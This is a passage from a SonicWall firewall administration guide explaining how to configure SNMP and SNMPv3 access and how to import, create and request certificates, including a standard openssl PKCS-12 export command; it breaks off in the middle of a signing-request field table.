
To enable SNMP:

1 Navigate to the **System > SNMP** page.




2 Select the **Enable SNMP** checkbox. By default, SNMP is disabled.

3 Click **Accept**. The SNMP information is populated on the SNMP page.



4 To configure the SNMP interface, click on the **Configure** button. The **Configure SNMP** dialog is displayed.



5 In the **General** tab, enter the host name of the SonicWall security appliance in the **System Name** field.

6 Enter the network administrator's name in the **System Contact** field.

7 Enter an email address, telephone number, or pager number in the **System Location** field.

8 If the SNMPv3 configuration option is used, enter an asset number in the **Asset Number** field.

9 Enter a name for a group or community of administrators who can view SNMP data in the **Get Community Name** field.

10 Enter a name for a group or community of administrators who can view SNMP traps in the **Trap Community Name** field.

11 Enter the IP address(es) or host name(s) of the SNMP management system receiving SNMP traps in the **Host 1** through **Host *n*** fields. You must configure at least one IP address or host name, but up to the maximum number of addresses or host names for your system can be used.

12 Click **OK**.


Configuring SNMPv3 Engine IDs

If SNMPv3 is used, you can configure the SNMPv3 Engine ID and SNMP priority. Configuring the SNMPv3 Engine ID provides maximum security for SNMP management.

To configure SNMPv3 engine IDs:

1 If you have not configured SNMP for your system, follow Step 1 through Step 11 in Configuring Basic Functionality on page 194.

2 Click the **Advanced** tab.



3 Select the **Mandatory Require SNMPv3** checkbox. This disables SNMPv1/v2 and allows only SNMPv3 access, which provides maximum security for SNMP management.

4 Enter the hexadecimal Engine ID number in the **Engine ID** field. This number will be matched against received SNMP packets to authorize their processing; only packets whose Engine ID matches this number will be processed.

5 Optionally, select the **Increase SNMP subsystem** priority checkbox.

For efficient system operation, certain operations may take priority over responses to SNMP queries. Enabling this option will cause the SNMP subsystem to always respond and operation at a higher system priority.


NOTE: Enabling this option may affect the performance of the overall system.

6 Click **OK**. The SNMPv3 security options are now used in processing packets.

Setting up SNMPv3 Groups and Access

SNMPv3 allows you to set up and assign groups and access with differing levels of security. Object IDs are associated with various levels of permissions, and a single view can be assigned to multiple objects. SNMPv3 group and user access shows how access for groups and users are associated with these different permission levels.

SNMPv3 group and user access



Configuring Object IDs for SNMPv3 Views

The SNMPv3 Views show access settings for Users or Groups. You create settings for users and groups and these security settings are not User-modifiable. The SNMPv3 View defines the Object IDs (OID) and Object ID Groups, and is sometimes known as the SNMPv3 Access Object.

The SNMP View defines a collection of OIDs and OID groups. The initial set of default views cannot be changed or deleted. The default views reflect the most often used views, such as the root view, system view, IP, interfaces. The OIDs for these views are pre-assigned.

Additionally, you can create a custom view for specific users and groups.

You can modify views you create. You cannot modify the ones the system creates.

To configure OIDs for SNMPv3 views:

1 Navigate to **System > SNMP**.

2 To add a view, in the **View** section, click the **Add** button. The **Add SNMP View** dialog displays.

3 Enter a meaningful name in the **View Name** field. The default name is **New SNMP View**.

NOTE: If editing an existing view, the name is not editable.


4 Enter an unassigned OID in the **OID Associated with the View** field.

5 Click **Add OID**.

The new view appears in the **OID List**. To delete an OID from the OID List, select the OID and click the **Delete** button.

6 Add any more new views with associated OIDs.

7 Click **OK**. The new views are added to the list on the SNMP page.



Creating Groups and Adding Users

Topics:


- Creating a Group on page 198
- Adding Users on page 199

Creating a Group

To create a group:

1 Navigate to **System > SNMP**.

2 To create a Group, click the **Add Group** button under the **User/Group** table. The **Add SNMP Group** dialog displays.



3 Enter a friendly name in the **Group Name** field. The group name can contain up to 32 alphanumeric characters.


4 Click **OK**.

Adding Users

To add users:

1 Navigate to **System > SNMP**.


2 To add a user, click the **Add User** button under the **User/Group** table. The **Add SNMP User** dialog displays.




3 Enter the user name in the **User Name** field.

4 Select a security level from the **Security Level** drop-down menu:

- **None** (default)
- **Authentication –** Two new options appear:



  - **Authentication Method** – Select one of these authentication methods: **MD5** or **SHA1**.
  - **Authentication Key** – Enter an authentication key in the field. The key can be any string of 8 to 32 printable characters.
- **Authentication and Privacy** – More options appear:




  - **Authentication Method** – See above.
  - **Authentication Key** – See above.
  - Select an encryption method from the **Encryption Method** drop-down menu: **AES** or **DES**.

- Enter the encryption key in the **Privacy Key** field. The key can be any string of 8 to 32 printable characters.

5 Select a group from the **Group** drop-down menu. The default is ***No Group***.

6 Click **OK** when finished. The user is added to the list and added to the appropriate group (including ***No Group***).



Adding Access

SNMPv3 Access is an object that:


- Defines the read/write access rights of an SNMPv3 View.
- Can be assigned to an SNMPv3 Group.

Multiple groups can be assigned to the same Access object. An Access object can also have multiple views assigned to it.

To create an access object:

1 Navigate to **System > SNMP**.

2 Under the **Access** table, click the **Add** button. The **Add SNMP Access** dialog displays.



3 Enter a friendly name in the **Access Name** field.

NOTE: Existing names are non-editable.

4 From the **Read** view drop-down menu, select a view from the list of available views.

5 From the **Master SNMPv3 Group** drop-down menu, select a group from the list of available groups. Access cannot be given to ***No Group***.


NOTE: Access can be assigned to only one SNMPv3 groups., but a group can be associated with multiple Access objects.

6 From the **Access Security Level** drop-down menu, select a security level:

- **None**

- **Authentication Only**
- **Authentication and Privacy**

7 Click **OK**. The Access object is added to the **Access** table.



Configuring SNMP as a Service and Adding Rules

By default, SNMP is disabled on the SonicWall security appliance. To enable SNMP, you must first enable SNMP on the **System > SNMP** page, and then enable it for individual interfaces. To do this, go to the **Network > Interfaces** page and click on the **Configure** button for the interface you want to enable SNMP on.

If your SNMP management system supports discovery, the SonicWall security appliance agent automatically discover the SonicWall security appliance on the network. Otherwise, you must add the SonicWall security appliance to the list of SNMP-managed devices on the SNMP management system.

SNMP Logs

SNMP logs can be viewed on the **Dashboard > Log Monitor** page. Expand the System category to view SNMP-specific logs.

Trap messages are generated only for the alert message categories normally sent by the SonicWall security appliance. For example, attacks, system errors, or blocked Web sites generate trap messages. If none of the categories are selected on the **Dashboard > Log Monitor** page, then no trap messages are generated.

19

Managing Certificates

System > Certificates

To implement the use of certificates for VPN policies, you must locate a source for a valid CA certificate from a third party CA service. Once you have a valid CA certificate, you can import it into the firewall to validate your Local Certificates. You import the valid CA certificate into the firewall using the **System > Certificates** page. Once you import the valid CA certificate, you can use it to validate your local certificates.

Topics:

About Digital Certificates

A digital certificate is an electronic means to verify identity by a trusted third party known as a Certificate Authority (CA). The X.509 v3 certificate standard is a specification to be used with cryptographic certificates and allows you to define extensions which you can include with your certificate. SonicWall has implemented this standard in its third party certificate support.

You can use a certificate signed and verified by a third party CA to use with an IKE (Internet Key Exchange) VPN policy. IKE is an important part of IPsec VPN solutions, and it can use digital certificates to authenticate peer devices before setting up SAs. Without digital certificates, VPN users must authenticate by manually exchanging


shared secrets or symmetric keys. Devices or clients using digital signatures do not require configuration changes every time a new device or client is added to the network.

A typical certificate consists of two sections: a data section and a signature section. The data section typically contains information such as the version of X.509 supported by the certificate, a certificate serial number, information about the user's public key, the Distinguished Name (DN), validation period for the certificate, and optional information such as the target use of the certificate. The signature section includes the cryptographic algorithm used by the issuing CA, and the CA digital signature.

SonicWall Security Appliances interoperate with any X.509v3-compliant provider of Certificates. SonicWall Security Appliances have been tested with the following vendors of Certificate Authority Certificates:

- Entrust
- Microsoft
- OpenCA
- OpenSSL and TLS
- VeriSign

Certificates and Certificate Requests



Topics:

- Certificate and Certificate Requests Section on page 204

- Certificates and Certificates Requests Table on page 204

Certificate and Certificate Requests Section

The **Certificate and Certificate Requests** section provides all the settings for managing CA and Local Certificates.

The **View Style** menu allows you to display your certificates in the **Certificates and Certificate Requests** table based on the following criteria:

- **All Certificates** - displays all certificates and certificate requests.
- **Imported certificates and requests** - displays all imported certificates and generated certificate requests.
- **Built-in certificates** - displays all certificates included with the SonicWall Security Appliance.
- **Include expired and built-in certificates** - displays all expired and built-in certificates.


Certificates and Certificates Requests Table

The **Certificates and Certificate Requests** table displays the following information about your certificates:

- **Certificate** - the name of the certificate.
- **Type** - the type of certificate, which can include CA or Local.
- **Validated** - the validation information.
- **Expires** - the date and time the certificate expires.
- **Details** - the details of the certificate. Moving the pointer over the **Comment** icon displays the details of the certificate. For information about certificate details, see Certificate Details on page 204.
- **Configure** - Displays the
  - **Delete** icon deleting a certificate entry
  - **Import** icon to import either certificate revocation lists (for CA certificates) or signed certificates (for Pending requests).

Certificate Details

Clicking on the comment icon in the Details column of the Certificates and Certificate Requests table lists information about the certificate, which may include the following, depending on the type of certificate:



- Signature Algorithm

- Certificate Issuer
- Subject Distinguished Name
- Public Key Algorithm
- Certificate Serial Number
- Valid from
- Expires On
- Status (for Pending requests and local certificates)

The details shown in the **Details** mouseover popup depend on the type of certificate. Certificate Issuer, **Certificate Serial Number, Valid from**, and **Expires On** are not shown for Pending requests as this information is generated by the Certificate provider.

Importing Certificates

After your CA service has issued a Certificate for your Pending request, or has otherwise provided a Local Certificate, you can import it for use in VPN or Web Management authentication. CA Certificates may also be imported to verify local Certificates and peer Certificates used in IKE negotiation.


Topics:

- Importing a Certificate Authority Certificate on page 205
- Importing a Local Certificate on page 206
- Creating PKCS-12 Formatted Certificate File on page 206


Importing a Certificate Authority Certificate

To import a certificate from a certificate authority:

1 Click **Import**. The **Import Certificate** dialog is displayed.



2 Select **Import a CA certificate from a PKCS#7 (*.p7b) or DER (.der or .cer) encoded file**. The **Import Certificate** dialog settings change.



3 Click **Browse** to locate the certificate file.

4 Click **Open** to set the directory path to the certificate.


5 Click **Import** to import the certificate into the firewall. When it is imported, you can view the certificate entry in the **Certificates and Certificate Requests** table.

6 Moving your pointer to the **Comment** icon in the **Details** column displays the certificate details information.

Importing a Local Certificate

To import a local certificate:

1 Click **Import**. The **Import Certificate** window is displayed.



2 Enter a certificate name in the **Certificate Name** field.

3 Enter the password used by your Certificate Authority to encrypt the PKCS#12 file in the **Certificate Management Password** field.

4 Click **Browse** to locate the certificate file.

5 Click **Open** to set the directory path to the certificate.

6 Click **Import** to import the certificate into the firewall. When it is imported, you can view the certificate entry in the **Certificates and Certificate Requests** table.

7 Moving your pointer to the **Comment** icon in the **Details** column displays the certificate details information.

NOTE: If the certificate was uploaded successfully, the Status in the mouseover popup is Verified.

Creating PKCS-12 Formatted Certificate File

PKCS12 formatted certificate file can be created using Linux system with OpenSSL. To create a PKCS-12 formatted certificate file, one needs to have two main components of the certificate:

- Private key (typically a file with `.key` extension or the word key in the filename)
- Certificate with a public key (typically a file with `.crt` extension or the word cert as part of filename).

For example, the Apache HTTP server on Linux has its private key and certificate in the following locations:

- `/etc/httpd/conf/ssl.key/server.key`
- `/etc/httpd/conf/ssl.crt/server.crt`

With these two files available, run the following command:

```
openssl pkcs12 -export -out out.p12 -inkey server.key -in server.crt
```

In this example **out.p12** become the PKCS-12 formatted certificate file and **server.key** and **server.crt** are the PEM formatted private key and the certificate file respectively.

After the above command, you are be prompted for the password to protect/encrypted the file. After the password is chosen, the creation of PKCS-12 formatted certificate file is complete, and it can be imported into the appliance.

Deleting a Certificate


To delete the certificate, click the **Delete** icon. You can delete a certificate if it has expired or if you decide not to use third party certificates for VPN authentication.

Generating a Certificate Signing Request

TIP: You should create a Certificate Policy to be used in conjunction with local certificates. A Certificate Policy determines the authentication requirements and the authority limits required for the validation of a certificate.

To generate a certificate signing request:

1 Click the **New Signing Request** button. The **Certificate Signing Request** dialog displays.




2 In the **Generate Certificate Signing Request** section, enter an alias name for the certificate in the **Certificate Alias** field.

3 Select the Request field types from the drop-down menus, then enter information for the certificate in the associated fields.

NOTE: For each Request, you can select your country from the associated drop-down menu; for all other Requests, enter the information in the associated text field.

Request field menu	Request field types
Country	**Country** (default) **State** **Locality or County** **Company or Organization**
